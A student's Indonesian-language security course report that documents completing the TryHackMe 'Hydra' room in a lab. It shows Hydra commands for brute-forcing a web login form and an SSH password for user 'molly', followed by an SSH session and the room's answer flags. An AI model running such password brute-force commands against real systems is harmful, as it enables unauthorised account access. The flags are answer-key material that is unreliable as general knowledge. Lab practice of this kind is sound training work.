

LAPORAN UTS KEAMANAN SISTEM DAN JARINGAN KOMPUTER



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2025

Potongan Kode Yang Dimaksud

TryHackMe | Hydra

tryhackme.com/room/hydra

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A

Learn > Hydra



Hydra

Learn about and use Hydra, a fast network logon cracker, to bruteforce and obtain a website's credentials.

Easy 45 min

Help

Save Room

4548

Room progress (0%)

To access material, start machines and answer questions you need to join this room!

Join Room

Hydra | DarkStar7471 • Sep 25, 2020

Source: YouTube

TryHackMe Hydra Official Walkthrough

Potongan Kode Yang Dimaksud

TryHackMe | Hydra

tryhackme.com/room/hydra

Room progress (33%)

SAP/R3, SIP, SMB, SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, TeamSpeak (TS2), Telnet, VMware-Auth, VNC and XMPP."

For more information on the options of each protocol in Hydra, you can check the [Kali Hydra tool page](#).

This shows the importance of using a strong password; if your password is common, doesn't contain special characters and is not above eight characters, it will be prone to be guessed. A one-hundred-million-password list contains common passwords, so when an out-of-the-box application uses an easy password to log in, change it from the default! CCTV cameras and web frameworks often use `admin:password` as the default login credentials, which is obviously not strong enough.

Installing Hydra

Hydra is already installed on the AttackBox. You can access it by clicking on the **Start AttackBox** button.

If you prefer to use the in-browser Kali machine, Hydra also comes pre-installed, as is the case with all Kali distributions. You can access it by selecting Use Kali Linux and clicking on **Start Kali Linux** button.



However, you can check its official repositories if you prefer to use another Linux distribution. For instance, you can install Hydra on an Ubuntu or Fedora system by executing `apt install hydra` or `dnf install hydra`. Furthermore, you can download it from its official [THC-Hydra repository](#).

Answer the questions below

Read the above and have Hydra at the ready.

No answer needed

✓ Correct Answer



Room progress (66%)

```
hydra -l <username> -P <wordlist> 10.10.17.55 http-post-form 'username=USER&password=PASS:F=incorrect' -V
```

- The login page is only `/`, i.e., the main IP address.
- The `username` is the form field where the username is entered
- The specified username(s) will replace `USER`
- The `password` is the form field where the password is entered
- The provided passwords will be replacing `PASS`
- Finally, `F=incorrect` is a string that appears in the server reply when the login fails

You should now have enough information to put this to practice and brute force your credentials to the deployed machine!

Answer the questions below

Use Hydra to bruteforce molly's web password. What is flag 1?

THM[2673a7dd116de68e85c48ec0b1f2612e]

Correct Answer

Hint

Use Hydra to bruteforce molly's SSH password. What is flag 2?

THM[_____]

Submit

Thu 24 Apr, 19:26 AttackBox IP:10.10.88.214

root@ip-10-10-88-214: ~
File Edit View Search Terminal Help
root@ip-10-10-88-214:~# hydra -l molly -p /usr/share/wordlists/rockyou.txt 10.10.17.55 ssh

THM AttackBox 46min 26s

Room progress (66%)

```
hydra -l <username> -P <wordlist> 10.10.17.55 http-post-form 'username=USER&password=PASS:F=incorrect' -V
```

- The login page is only `/`, i.e., the main IP address.
- The `username` is the form field where the username is entered
- The specified username(s) will replace `USER`
- The `password` is the form field where the password is entered
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Answer the questions below

Use Hydra to bruteforce molly's web password. What is flag 1?

THM[2673a7dd116de68e85c48ec0b1f2612e]

Correct Answer

Hint

Use Hydra to bruteforce molly's SSH password. What is flag 2?

THM[c8eeb0468febbadea859baeb33b2541b]

Submit

Thu 24 Apr, 19:35 AttackBox IP:10.10.88.214

molly@ip-10-10-17-55: ~
File Edit View Search Terminal Help
print]])? yes
Warning: Permanently added '10.10.17.55' (ECDSA) to the list of known hosts.
molly@10.10.17.55's password:
Permission denied, please try again.
molly@10.10.17.55's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_64)
Documentation: https://help.ubuntu.com
Management: https://landscape.canonical.com
Support: https://ubuntu.com/advantage
65 packages can be updated.
32 updates are security updates.
Last login: Tue Dec 17 14:37:49 2019 from 10.8.11.98
molly@ip-10-10-17-55:~\$ ls
flag2.txt
molly@ip-10-10-17-55:~\$ cat flag2.txt
THM[c8eeb0468febbadea859baeb33b2541b]
molly@ip-10-10-17-55:~\$ ^C
molly@ip-10-10-17-55:~\$

THM AttackBox 37min 35s

Potongan Kode Yang Dimaksud

TryHackMe | Hydra

tryhackme.com/room/hydra

Woop woop! Your answer is correct

Congratulations on completing Hydra!!! 🎉

Points earned

0

Completed tasks

2

Room type

Walkthrough

Difficulty

Easy

Streak

1

Leave Feedback

Next

1:36
25 Apr 2025